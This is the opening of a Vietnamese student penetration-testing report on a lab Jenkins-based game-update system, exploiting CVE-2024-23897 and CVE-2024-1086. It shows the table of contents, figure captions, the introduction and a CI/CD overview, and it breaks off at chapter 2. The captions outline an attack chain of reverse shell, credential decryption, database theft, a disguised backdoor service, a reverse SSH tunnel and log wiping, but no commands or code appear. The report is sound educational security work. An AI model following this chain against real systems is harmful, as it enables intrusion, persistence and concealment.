

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG  
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO HỌC PHẦN: KIỂM THỬ XÂM NHẬP  
MÃ HỌC PHẦN: INT14107**

**ĐỀ TÀI: KIỂM THỬ XÂM NHẬP WEB UPDATE GAME DÙNG  
JENKINS DỰA TRÊN CVE-2024-23897 VÀ CVE-2024-1086**

Sinh viên thực hiện:

B22DCAT277 Đỗ Đức Thái

Giảng viên hướng dẫn: TS. Đinh Trường Duy

**HÀ NỘI 2026**

# MỤC LỤC

|                                                                                     |           |
|-------------------------------------------------------------------------------------|-----------|
| MỤC LỤC .....                                                                       | 2         |
| DANH MỤC CÁC HÌNH VẼ .....                                                          | 4         |
| DANH MỤC CÁC BẢNG BIỂU .....                                                        | 6         |
| DANH MỤC CÁC TỪ VIẾT TẮT .....                                                      | 7         |
| MỞ ĐẦU .....                                                                        | 8         |
| <b>CHƯƠNG 1. TỔNG QUAN VỀ HỆ THỐNG CI/CD .....</b>                                  | <b>9</b>  |
| 1.1 Tổng quan về Game Indie .....                                                   | 9         |
| 1.2 Giới thiệu hệ thống CI/CD .....                                                 | 9         |
| 1.3 Đặc điểm và vai trò của hệ thống CI/CD .....                                    | 10        |
| 1.4 Các thành phần của hệ thống CI/CD .....                                         | 11        |
| 1.5 Kết chương .....                                                                | 12        |
| <b>CHƯƠNG 2. PHÂN TÍCH CVE-2024-23897 VÀ CVE-2024-1086.....</b>                     | <b>13</b> |
| 2.1 CVE-2024-23897: Lỗ hổng đọc tệp tin tùy ý qua giao diện dòng lệnh Jenkins ..... | 13        |
| 2.1.1 Giới thiệu .....                                                              | 13        |
| 2.1.2 Cơ chế lỗ hổng.....                                                           | 13        |
| 2.2 CVE-2024-1086: Lỗ hổng nâng cao đặc quyền.....                                  | 14        |
| 2.2.1 Giới thiệu .....                                                              | 14        |
| 2.2.2 Cơ chế lỗ hổng.....                                                           | 14        |
| 2.3 Kết chương .....                                                                | 14        |
| <b>CHƯƠNG 3. DỰNG VÀ CÀI ĐẶT HỆ THỐNG .....</b>                                     | <b>16</b> |
| 3.1 Thiết kế topology .....                                                         | 16        |
| 3.1.1 Thiết kế mô hình mạng.....                                                    | 16        |
| 3.1.2 Các phần mềm cần thiết .....                                                  | 17        |
| 3.2 Cài đặt môi trường thử nghiệm .....                                             | 18        |
| 3.2.1 Máy ảo pfSense (Firewall/Router) .....                                        | 18        |
| 3.2.2 Máy ảo Kali Linux (Attacker) .....                                            | 20        |
| 3.2.3 Máy ảo Web update Server .....                                                | 21        |
| 3.2.4 Máy ảo Jenkins (Target).....                                                  | 21        |
| 3.2.5 Máy ảo MongoDB (Database) .....                                               | 22        |
| 3.3 Kết chương .....                                                                | 22        |
| <b>CHƯƠNG 4. BÁO CÁO KIỂM THỬ XÂM NHẬP .....</b>                                    | <b>24</b> |

|                                                                                          |    |
|------------------------------------------------------------------------------------------|----|
| 4.1 Tóm tắt báo cáo .....                                                                | 24 |
| 4.2 Mục tiêu báo cáo .....                                                               | 24 |
| 4.3 Quy tắc thực hiện kiểm thử .....                                                     | 24 |
| 4.3.1 Mục tiêu kiểm thử .....                                                            | 24 |
| 4.3.2 Phạm vi kiểm thử.....                                                              | 24 |
| 4.3.3 Loại hình kiểm thử .....                                                           | 25 |
| 4.3.4 Quy tắc kiểm thử .....                                                             | 25 |
| 4.3.5 Sơ đồ kiểm thử .....                                                               | 25 |
| 4.4 Giai đoạn 1: Trinh sát và nhận diện bề mặt tấn công.....                             | 26 |
| 4.4.1 Chiếm quyền của Update server để làm bước đệm.....                                 | 26 |
| 4.4.2 Quét cổng diện rộng (Port Scanning) .....                                          | 30 |
| 4.4.3 Nhận diện dịch vụ và phiên bản sử dụng .....                                       | 30 |
| 4.5 Giai đoạn 2: Khai thác lỗ hổng .....                                                 | 32 |
| 4.5.1 Chuẩn bị hạ tầng tấn công .....                                                    | 32 |
| 4.5.2 Khai thác lỗ hổng CVE-2024-23897.....                                              | 33 |
| 4.6 Giai đoạn 3: Hậu khai thác.....                                                      | 37 |
| 4.6.1 Hậu khai thác CVE-2024-23897 .....                                                 | 37 |
| 4.6.2 Khai thác CVE-2024-1086.....                                                       | 44 |
| 4.7 Giai đoạn 4: Duy trì truy cập.....                                                   | 48 |
| 4.7.1 Duy trì truy cập vào root trên máy Jenkins .....                                   | 48 |
| 4.7.2 Duy trì kết nối từ máy attacker đến máy Web server : Dùng Reverse SSH Tunnel ..... | 53 |
| 4.8 Giai đoạn 5: Xóa dấu vết.....                                                        | 57 |
| 4.8.1 Xóa dấu vết trên máy Jenkins.....                                                  | 57 |
| 4.8.2 Xóa dấu vết trên máy Web Server.....                                               | 59 |
| 4.8.3 Xóa dấu vết trên máy Kali Attacker .....                                           | 61 |
| 4.9 Tổng hợp các phát hiện và phân tích tác động rủi ro .....                            | 62 |
| 4.10 Đề xuất biện pháp khắc phục và củng cố hệ thống .....                               | 63 |
| 4.10.1 Khắc phục khẩn cấp.....                                                           | 63 |
| 4.10.2 Quản lý thông tin xác thực .....                                                  | 64 |
| 4.10.3 Tái cấu trúc an ninh mạng .....                                                   | 64 |
| 4.10.4 Cập nhật lên các kernel mới và ổn định hơn .....                                  | 64 |
| 4.10.5 Hạn chế quyền hạn Namespace.....                                                  | 64 |

|                                                                              |           |
|------------------------------------------------------------------------------|-----------|
| 4.11 Kết chương .....                                                        | 64        |
| <b>CHƯƠNG 5. ĐẠO ĐỨC NGHỀ NGHIỆP VÀ PHÁP LÝ TRONG KIỂM THỬ XÂM NHẬP.....</b> | <b>66</b> |
| 5.1 Khái quát .....                                                          | 66        |
| 5.2 Khung đạo đức và hợp đồng pháp lý .....                                  | 66        |
| <b>5.2.1 Bộ quy tắc đạo đức nghề nghiệp VNISA .....</b>                      | <b>66</b> |
| <b>5.2.2 Khung hợp đồng và giới hạn trách nhiệm .....</b>                    | <b>67</b> |
| 5.3 Kết chương .....                                                         | 68        |
| KẾT LUẬN.....                                                                | 69        |
| TÀI LIỆU THAM KHẢO .....                                                     | 70        |

## DANH MỤC CÁC HÌNH VẼ

|                                                              |    |
|--------------------------------------------------------------|----|
| Hình 1 Các thành phần trong hệ thống CI/CD.....              | 12 |
| Hình 2 Mô hình mạng.....                                     | 16 |
| Hình 3 Cấu hình các dải mạng trên pfSense.....               | 18 |
| Hình 4 WebUI để config pfSense .....                         | 19 |
| Hình 5 Các rule mới trong Firewall/Rule/Wan.....             | 19 |
| Hình 6 Các rule mới trong Firewall/Rule/OPT1.....            | 19 |
| Hình 7 Các rule mới trong Firewall/Rule/Lan.....             | 20 |
| Hình 8 Các forward mới trong Firewall/NAT/Port Forward.....  | 20 |
| Hình 9 Cấu hình mạng trên máy tấn công Kali Linux.....       | 21 |
| Hình 10 Cấu hình mạng trên máy Web server.....               | 21 |
| Hình 11 Cấu hình mạng trên máy mục tiêu Ubuntu Jenkins ..... | 21 |
| Hình 12 Dịch vụ Jenkins trên máy Ubuntu số 1 .....           | 22 |
| Hình 13 Cấu hình mạng trên máy database Ubuntu MongoDB ..... | 22 |
| Hình 14 Dịch vụ Mongod trên máy Ubuntu số 2 .....            | 22 |
| Hình 15 Flow kiểm thử hệ thống CI/CD .....                   | 26 |
| Hình 16 Web updategame.net.....                              | 27 |
| Hình 17 Tìm thư mục ẩn trên web updategame.net.....          | 27 |
| Hình 18 Đọc file ẩn robots.txt .....                         | 28 |
| Hình 19 Bruteforce lấy username và password web .....        | 28 |
| Hình 20 Lấy cookie.....                                      | 28 |
| Hình 21 Chạy thử injection trên đường dẫn mới tìm thấy.....  | 29 |
| Hình 22 Lắng nghe cổng 4444.....                             | 29 |
| Hình 23 Gửi payload thành công .....                         | 29 |
| Hình 24 Chiếm shell thành công.....                          | 30 |
| Hình 25 Quét dải ip xem thiết bị nào mở cổng 8080.....       | 30 |
| Hình 26 Quét cổng qua ip máy Jenkins .....                   | 30 |

|                                                                                      |    |
|--------------------------------------------------------------------------------------|----|
| Hình 27 Quét lấy banner và phiên bản cổng 8080.....                                  | 31 |
| Hình 28 Quét lấy banner và phiên bản cổng 22.....                                    | 31 |
| Hình 29 Kiểm tra kernel của máy Jenkins.....                                         | 32 |
| Hình 30 Tải tệp thực thi từ máy Jenkins.....                                         | 33 |
| Hình 31 Đọc file /etc/passwd.....                                                    | 33 |
| Hình 32 Trích xuất toàn bộ nội dung /etc/passwd qua Groovy Script.....               | 34 |
| Hình 33 Lấy master key của máy Jenkins. ....                                         | 35 |
| Hình 34 Lưu key vào file master.key .....                                            | 35 |
| Hình 35 Code file exploit_hudson_secret.py.....                                      | 36 |
| Hình 36 Lấy khóa bảo mật và lưu vào file hudson.util.Secret.....                     | 36 |
| Hình 37 Lấy tệp chứa danh sách thông tin xác thực đã mã hóa của Jenkins.....         | 37 |
| Hình 38 Giải mã thành công password của 1 user Jenkins.....                          | 39 |
| Hình 39 Quét thành công mạng của MongoDB .....                                       | 42 |
| Hình 40 Lấy thành công dữ liệu từ MongoDB .....                                      | 44 |
| Hình 41 Add ssh key vào jenkins .....                                                | 45 |
| Hình 42 Ssh vào Jenkins thành công .....                                             | 45 |
| Hình 43 Kiểm tra user jenkins .....                                                  | 46 |
| Hình 44 Tải mã nguồn khai thác lỗ hổng.....                                          | 46 |
| Hình 45 Tạo web shell .....                                                          | 46 |
| Hình 46 Tạo folder /tmp/jenkins.....                                                 | 47 |
| Hình 47 Sao chép folder từ Kali sang Jenkins.....                                    | 47 |
| Hình 48 Kiểm tra folder trên Jenkins.....                                            | 47 |
| Hình 49 Build mã nguồn.....                                                          | 47 |
| Hình 50 Exploit thành công.....                                                      | 47 |
| Hình 51 Kiểm tra quyền sau khi exploit.....                                          | 48 |
| Hình 52 Xem file /etc/shadow .....                                                   | 48 |
| Hình 53 Chèn public key của Kali vào root của Jenkins thành công .....               | 49 |
| Hình 54 Ssh vào root mà không cần mật khẩu .....                                     | 49 |
| Hình 55 Tạo backdoor.sh.....                                                         | 51 |
| Hình 56 Ngụy trang dịch vụ .....                                                     | 52 |
| Hình 57 Dịch vụ ngụy trang đã chạy .....                                             | 52 |
| Hình 58 Duy trì kết nối mỗi khi Web Server nghe cổng 8080 .....                      | 53 |
| Hình 59 Đọc public key .....                                                         | 53 |
| Hình 60 Copy khoá công khai vào authorized_keys của Kali để xác thực kết nối .....   | 54 |
| Hình 61 Tạo private key trên máy Web Server bằng private key của Kali.....           | 55 |
| Hình 62 Tạo Reverse SSH Tunnel từ Web Server về Kali.....                            | 55 |
| Hình 63 Kali SSH thành công vào Web Server qua tunnel.....                           | 56 |
| Hình 64 Thử nghiệm truy cập sau khi cài đặt duy trì bằng SSH.....                    | 56 |
| Hình 65 Thử nghiệm truy cập sau khi cài đặt duy trì bằng backdoor trên Jenkins ..... | 57 |
| Hình 66 Xoá Service giả mạo của backdoor.....                                        | 57 |
| Hình 67 Xoá script backdoor .....                                                    | 58 |
| Hình 68 Xoá thư mục chứa backdoor.....                                               | 58 |

|                                                                             |    |
|-----------------------------------------------------------------------------|----|
| Hình 69 Xóa file khác thác CVE-2024-1086.....                               | 58 |
| Hình 70 Xóa SSH key.....                                                    | 58 |
| Hình 71 Xóa lịch sử lệnh .....                                              | 59 |
| Hình 72 Vô hiệu hóa logging tạm thời và thử kết nối lại .....               | 59 |
| Hình 73 Xóa các file chương trình trên máy Web Server .....                 | 60 |
| Hình 74 Kiểm tra các SSH key đã tạo để kiểm thử.....                        | 60 |
| Hình 75 Xóa các SSH key .....                                               | 60 |
| Hình 76 Xóa lịch sử lệnh .....                                              | 60 |
| Hình 77 Xóa toàn bộ duy trì truy cập .....                                  | 60 |
| Hình 78 Kiểm tra lại duy trì truy cập sau khi xóa.....                      | 61 |
| Hình 79 Kiểm tra trạng thái tunnel .....                                    | 61 |
| Hình 80 Xóa file cookie.txt chứa cookie sử dụng khai thác ban đầu .....     | 61 |
| Hình 81 Các SSH key đã tạo .....                                            | 61 |
| Hình 82 Kiểm tra sau khi xóa .....                                          | 61 |
| Hình 83 Vô hiệu hóa thành công các giao thức kết nối liên quan đến CLI..... | 64 |

## **DANH MỤC CÁC BẢNG BIỂU**

|                                                                                  |    |
|----------------------------------------------------------------------------------|----|
| Bảng 1. Danh sách thiết bị phần cứng và cấu hình mạng trong môi trường Lab ..... | 17 |
| Bảng 2. Bảng trạng thái cổng 8080 trên Jenkins .....                             | 31 |
| Bảng 3. Bảng trạng thái cổng 22 trên máy Jenkins .....                           | 32 |
| Bảng 4. Cấu trúc payload của tệp /etc/passwd.....                                | 34 |
| Bảng 5. Bảng tổng hợp và đánh giá rủi ro của lỗ hổng .....                       | 62 |

## DANH MỤC CÁC TỪ VIẾT TẮT

| <b>Từ viết tắt</b> | <b>Thuật ngữ tiếng Anh/Giải thích</b>        | <b>Thuật ngữ tiếng Việt/Giải thích</b>                                                                                  |
|--------------------|----------------------------------------------|-------------------------------------------------------------------------------------------------------------------------|
| CI/CD              | Continuous Integration / Continuous Delivery | Tích hợp liên tục / Triển khai liên tục                                                                                 |
| CLI                | Command Line Interface                       | Giao diện dòng lệnh                                                                                                     |
| CVE                | Common Vulnerabilities and Exposures         | Lỗ hổng và điểm yếu bảo mật chung                                                                                       |
| CVSS               | Common Vulnerability Scoring System          | Hệ thống chấm điểm lỗ hổng bảo mật phổ biến                                                                             |
| DMZ                | Demilitarized Zone                           | Vùng mạng phi quân sự (Mạng cách ly)                                                                                    |
| NDA                | Non-Disclosure Agreement                     | Thỏa thuận bảo mật thông tin                                                                                            |
| OWASP              | Open Web Application Security Project        | Dự án bảo mật ứng dụng web mở                                                                                           |
| PTES               | Penetration Testing Execution Standard       | Tiêu chuẩn thực thi kiểm thử xâm nhập                                                                                   |
| RBAC               | Role-based Access Control                    | Phân quyền truy cập dựa trên vai trò                                                                                    |
| RCE                | Remote Code Execution                        | Thực thi mã từ xa                                                                                                       |
| RoE                | Rules of Engagement                          | Quy tắc tham gia đánh giá/kiểm thử                                                                                      |
| VNISA              | Vietnam Information Security Association     | Hiệp hội An toàn thông tin Việt Nam                                                                                     |
| SANS               | SysAdmin, Audit, Network, and Security       | Bộ tài liệu hướng dẫn thực hành về bảo mật và quy trình xử lý sự cố an ninh mạng được thừa nhận rộng rãi trên toàn cầu. |

## MỞ ĐẦU

Trong kỷ nguyên chuyển đổi số, triết lý DevOps cùng hệ thống Tích hợp và Triển khai liên tục (CI/CD) đã trở thành trục xương sống của mọi quy trình phát triển phần mềm hiện đại. Hệ thống này không chỉ tối ưu hóa hiệu suất mà còn là nơi lưu trữ tập trung các tài sản số nhạy cảm nhất như mã nguồn độc quyền, cấu hình hệ thống và các chứng chỉ xác thực đặc quyền. Tuy nhiên, sự tập trung quyền lực này vô hình chung biến CI/CD thành mục tiêu chiến lược của các cuộc tấn công chuỗi cung ứng, nơi một lỗ hổng duy nhất có thể làm sụp đổ toàn bộ hệ thống phòng thủ của tổ chức.

Báo cáo này tập trung nghiên cứu lỗ hổng **CVE-2024-23897** trên nền tảng Jenkins – công cụ CI/CD phổ biến nhất thế giới hiện nay. Đây là lỗi đọc tệp tin tùy ý (Arbitrary File Read) cực kỳ nghiêm trọng với điểm CVSS 9.8/10, cho phép kẻ tấn công không cần xác thực tiếp cận được các chìa khóa mã hóa cốt lõi. Trên cơ sở đó, nhóm thực hiện kịch bản tấn công thực tế từ việc chiếm quyền điều khiển Jenkins, di chuyển ngang vào vùng mạng nội bộ để xâm nhập cơ sở dữ liệu MongoDB, và thực hiện leo thang đặc quyền qua lỗ hổng nhân Linux **CVE-2024-1086**.

Cấu trúc báo cáo được tổ chức thành 05 chương chính:

- Chương 1: Tổng quan về hạ tầng CI/CD, bối cảnh studio Game Indie và các thành phần cấu thành hệ thống tự động hóa.
- Chương 2: Phân tích cơ chế kỹ thuật sâu của hai lỗ hổng trọng tâm CVE-2024-23897 và CVE-2024-1086.
- Chương 3: Thiết kế topology mạng và cài đặt môi trường thử nghiệm Lab với tường lửa pfSense.
- Chương 4: Báo cáo kiểm thử xâm nhập chi tiết theo quy chuẩn quốc tế của Viện SANS.
- Chương 5: Thảo luận về đạo đức nghề nghiệp theo bộ quy tắc VNISA và các khía cạnh pháp lý trong lĩnh vực an toàn thông tin tại Việt Nam.



# CHƯƠNG 1. TỔNG QUAN VỀ HỆ THỐNG CI/CD

## 1.1 Tổng quan về Game Indie

Trong bối cảnh ngành công nghiệp game độc lập (indie game) ngày càng phát triển mạnh mẽ, một studio game indie điển hình với quy mô 5-10 lập trình viên thường phải đối mặt với áp lực cập nhật sản phẩm liên tục - từ việc vá lỗi kỹ thuật, bổ sung tính năng mới cho đến cân bằng hệ thống gameplay. Với tốc độ phát triển như vậy, quy trình build, kiểm thử và triển khai thủ công không chỉ tiêu tốn thời gian mà còn tiềm ẩn nguy cơ sai sót nghiêm trọng - một bản cập nhật lỗi có thể khiến toàn bộ máy chủ game ngừng hoạt động và ảnh hưởng trực tiếp đến trải nghiệm người chơi.

Để giải quyết bài toán đó, các studio game indie hiện đại đã áp dụng hệ thống Tích hợp liên tục và Triển khai liên tục CI/CD vào quy trình phát triển. Theo đó, mỗi khi một lập trình viên đẩy mã nguồn mới lên kho lưu trữ Git, hệ thống CI/CD tự động kéo mã về, tiến hành build server game, thực thi toàn bộ bộ kiểm thử tự động và triển khai phiên bản mới lên môi trường production - toàn bộ quy trình diễn ra trong vài phút mà không cần bất kỳ sự can thiệp thủ công nào. Điều này giúp đội ngũ phát triển duy trì tốc độ cập nhật sản phẩm nhanh chóng, phát hiện lỗi từ sớm và đảm bảo máy chủ game luôn vận hành phiên bản ổn định nhất.

Tuy nhiên, để vận hành được quy trình tự động hóa đó, hệ thống CI/CD buộc phải lưu trữ tập trung toàn bộ thông tin xác thực nhạy cảm của hạ tầng kỹ thuật, bao gồm mật khẩu kết nối cơ sở dữ liệu lưu trữ tài khoản và dữ liệu người chơi, khóa SSH để truy cập máy chủ game, cũng như API token của các dịch vụ thanh toán và thông báo. Chính đặc điểm này khiến hệ thống CI/CD không còn đơn thuần là một công cụ tự động hóa, mà trở thành trái tim của toàn bộ hạ tầng kỹ thuật và đồng thời là mục tiêu tấn công có giá trị cao nhất. Một khi hệ thống CI/CD bị xâm phạm, kẻ tấn công có thể đánh cắp toàn bộ dữ liệu người chơi, cài cắm mã độc vào bản cập nhật game trước khi phát hành đến người dùng cuối, hoặc chiếm quyền kiểm soát hoàn toàn máy chủ đang vận hành - hậu quả tương đương với một cuộc tấn công chuỗi cung ứng phần mềm (Supply Chain Attack) quy mô lớn. Đây chính là bối cảnh thực tiễn làm nền tảng cho toàn bộ nghiên cứu được trình bày trong báo cáo này.

## 1.2 Giới thiệu hệ thống CI/CD

Hệ thống Tích hợp liên tục và Triển khai liên tục đại diện cho bước tiến hóa tất yếu trong công nghệ phần mềm, cung cấp khả năng tự động hóa chuỗi quy trình từ việc cam kết mã nguồn, xây dựng, thực thi các bộ kiểm thử cho đến phân phối và triển khai sản phẩm đến môi trường thực tế. Ý nghĩa cốt lõi của việc áp dụng CI/CD nằm ở khả năng rút ngắn vòng đời phát triển phần mềm, giảm thiểu tối đa sự can thiệp thủ công, loại bỏ các rủi ro do sai sót chủ quan của con người, đồng thời đảm bảo mã nguồn mới luôn có thể được tích hợp và phân phối một cách nhanh chóng, nhất quán và an toàn. Trong bối cảnh các tổ chức công nghệ không ngừng mở rộng, hạ tầng CI/CD không chỉ đóng vai trò là một công cụ lập lịch tác vụ đơn thuần, mà đã trở thành một hệ sinh thái phức tạp điều phối toàn bộ tài nguyên công nghệ.

Nổi bật trong hệ sinh thái CI/CD hiện nay là Jenkins, một phần mềm tự động hóa mã nguồn mở được phát triển hoàn toàn bằng Java. Kiến trúc hệ thống của Jenkins được thiết kế theo mô hình phân tán, cấu trúc thành hai luồng chính yếu: Jenkins Master Server và các máy trạm thực thi Jenkins Agents. Jenkins Master Server đảm nhận vai trò là bộ não trung tâm của toàn bộ hạ tầng, cung cấp giao diện quản trị đồ họa trên nền web và Giao diện dòng lệnh. Nó chịu trách nhiệm thiết lập các pipelines, lưu trữ cấu hình luồng công việc, lập lịch điều phối các tác vụ, và quan trọng nhất là đóng vai trò như một hệ thống quản lý kho lưu trữ thông tin xác thực nhạy cảm. Tại đây, Jenkins bảo quản hàng loạt các thẻ bài truy cập trọng yếu như khóa SSH, mã thông báo truy cập giao diện lập trình ứng dụng (API tokens), và mật khẩu cơ sở dữ liệu để phục vụ cho các tiến trình kiểm thử và triển khai tự động.

Mặt khác, các Jenkins Agents là những máy vật lý hoặc vùng chứa ảo hóa trực tiếp tiếp nhận mệnh lệnh từ Master để thực thi các tác vụ tính toán và biên dịch nặng nề. Chính bởi việc tập trung quyền lực và nắm giữ một lượng khổng lồ "chìa khóa" mở vào các phân vùng hệ thống nội bộ khác nhau, Jenkins Master nghiêm nhiên trở thành một bề mặt tấn công cực kỳ hấp dẫn, luôn nằm trong tầm ngắm hàng đầu của các nhóm tin tặc tinh vi trên toàn cầu.

### **1.3 Đặc điểm và vai trò của hệ thống CI/CD**

#### **- Đặc điểm của hệ thống CI/CD:**

Hệ thống CI/CD sở hữu một số đặc điểm cốt lõi phân biệt nó với các quy trình phát triển phần mềm truyền thống. Thứ nhất, tính tự động hóa toàn trình - mọi bước từ tích hợp mã nguồn, kiểm thử cho đến triển khai đều được thực thi tự động theo một chuỗi quy trình định sẵn (pipeline), loại bỏ hoàn toàn sự phụ thuộc vào thao tác thủ công. Thứ hai, tính liên tục - hệ thống hoạt động không ngừng nghỉ, phản ứng ngay lập tức với mỗi thay đổi mã nguồn được đẩy lên kho lưu trữ thông qua cơ chế webhook trigger. Thứ ba, tính tập trung hóa thông tin xác thực - để kết nối và điều phối các thành phần hạ tầng khác nhau, hệ thống CI/CD buộc phải lưu trữ tập trung toàn bộ thông tin xác thực nhạy cảm bao gồm khóa SSH, API token và mật khẩu cơ sở dữ liệu. Thứ tư, tính phân tán - hệ thống CI/CD hiện đại thường được triển khai theo mô hình Master-Agent, trong đó Master Server điều phối toàn bộ luồng công việc trong khi các Agent Node chịu trách nhiệm thực thi các tác vụ tính toán nặng nề.

#### **- Vai trò của hệ thống CI/CD trong hạ tầng kỹ thuật:**

Trong bối cảnh một studio game indie, hệ thống CI/CD đảm nhận nhiều vai trò trọng yếu đồng thời. Về mặt kỹ thuật, nó đóng vai trò là trung tâm điều phối tự động toàn bộ vòng đời phát triển phần mềm - từ thời điểm lập trình viên commit mã nguồn cho đến khi bản cập nhật game được triển khai lên máy chủ production và đến tay người chơi. Về mặt bảo mật, nó đóng vai trò là kho lưu trữ thông tin xác thực tập trung, nắm giữ toàn bộ các chìa khóa truy cập vào các thành phần hạ tầng quan trọng như cơ sở dữ liệu người chơi, máy chủ game và các dịch vụ bên thứ ba. Về mặt vận hành, nó đóng vai trò là hệ thống giám sát chất lượng tự động, đảm bảo mọi thay đổi mã nguồn đều trải qua quy trình kiểm thử nghiêm ngặt trước khi được triển khai, từ đó duy trì sự ổn định của dịch vụ game trong suốt quá trình phát triển.

Chính sự tập trung hóa quyền lực và thông tin xác thực nhạy cảm này khiến hệ thống CI/CD trở thành mục tiêu tấn công có giá trị cao nhất trong toàn bộ hạ tầng kỹ thuật. Một khi bị xâm phạm, kẻ tấn công có thể đánh cắp toàn bộ dữ liệu người chơi, cài cắm mã độc vào bản cập nhật game trước khi phát hành đến người dùng cuối, hoặc chiếm quyền kiểm soát hoàn toàn máy chủ đang vận hành - hậu quả tương đương với một cuộc tấn công chuỗi cung ứng phần mềm quy mô lớn. Đây chính là bối cảnh thực tiễn làm nền tảng cho toàn bộ nghiên cứu được trình bày trong báo cáo này.

## 1.4 Các thành phần của hệ thống CI/CD

Một hệ thống CI/CD hoàn chỉnh được cấu thành từ nhiều thành phần phối hợp chặt chẽ với nhau, tạo thành một chuỗi tự động hóa liên tục từ mã nguồn đến môi trường vận hành thực tế.

**Source Control** là nền tảng xuất phát của toàn bộ quy trình, nơi lập trình viên lưu trữ và quản lý mã nguồn thông qua các hệ thống như Git, GitHub hay GitLab. Mỗi thay đổi được đẩy lên kho lưu trữ sẽ kích hoạt toàn bộ pipeline thông qua cơ chế webhook trigger.


**CI Server** là thành phần trung tâm điều phối toàn bộ pipeline, tiêu biểu là Jenkins, GitLab CI hay GitHub Actions. Đây là nơi nhận tín hiệu từ Source Control, phân phối công việc xuống các Agent và lưu trữ toàn bộ thông tin xác thực nhạy cảm của hạ tầng.

**Build Tools** đảm nhận việc biên dịch và đóng gói mã nguồn thành các artifact có thể triển khai được, thông qua các công cụ như Maven, Gradle hay Make.

**Test Tools** tự động thực thi các bộ kiểm thử sau mỗi lần build thành công, bao gồm kiểm thử đơn vị (unit test) và kiểm thử tích hợp (integration test) thông qua các framework như JUnit, Selenium hay Pytest.

**Artifact Repository** là kho lưu trữ tập trung các bản build đã được xác nhận, điển hình là Nexus, JFrog hay Docker Hub, đảm bảo mọi phiên bản đều có thể truy xuất và triển khai lại khi cần.

**CD Tools** đảm nhận giai đoạn triển khai tự động, đưa artifact từ kho lưu trữ lên các môi trường đích thông qua các công cụ như Ansible, Kubernetes hay Helm.



*Hình 1 Các thành phần trong hệ thống CI/CD*

Cuối cùng, hệ thống phân tách rõ ràng ba môi trường vận hành: Staging để kiểm thử cuối trước khi phát hành, Production là môi trường thực tế phục vụ người dùng cuối, và Monitoring để theo dõi hiệu năng và phát hiện sự cố thông qua các công cụ như Grafana hay Prometheus.

## 1.5 Kết chương

Chương 1 đã phác dựng bức tranh toàn cảnh về hệ sinh thái CI/CD thông qua lăng kính thực tiễn của một studio game indie - bối cảnh điển hình giúp minh họa rõ nét vì sao hạ tầng tự động hóa lại trở thành mục tiêu có giá trị cao trong không gian mạng. Kiến trúc Jenkins được phân tích theo mô hình Master-Agent, trong đó Jenkins Master không chỉ điều phối toàn bộ pipeline mà còn đóng vai trò kho lưu trữ tập trung các thông tin xác thực nhạy cảm (khóa SSH, API token, mật khẩu cơ sở dữ liệu). Các đặc điểm cốt lõi của CI/CD - tính tự động hóa toàn trình, tính liên tục, tính tập trung hóa thông tin xác thực và tính phân tán - đã được làm rõ, lý giải tại sao sự thỏa hiệp của Jenkins Master đồng nghĩa với việc mở toang cánh cửa dẫn đến toàn bộ hạ tầng kỹ thuật. Đây là nền tảng lý thuyết cần thiết để tiếp cận phân tích kỹ thuật các lỗ hổng bảo mật trong Chương 2.

## CHƯƠNG 2. PHÂN TÍCH CVE-2024-23897 VÀ CVE-2024-1086

### 2.1 CVE-2024-23897: Lỗi hỏng đọc tệp tin tùy ý qua giao diện dòng lệnh Jenkins

#### 2.1.1 Giới thiệu

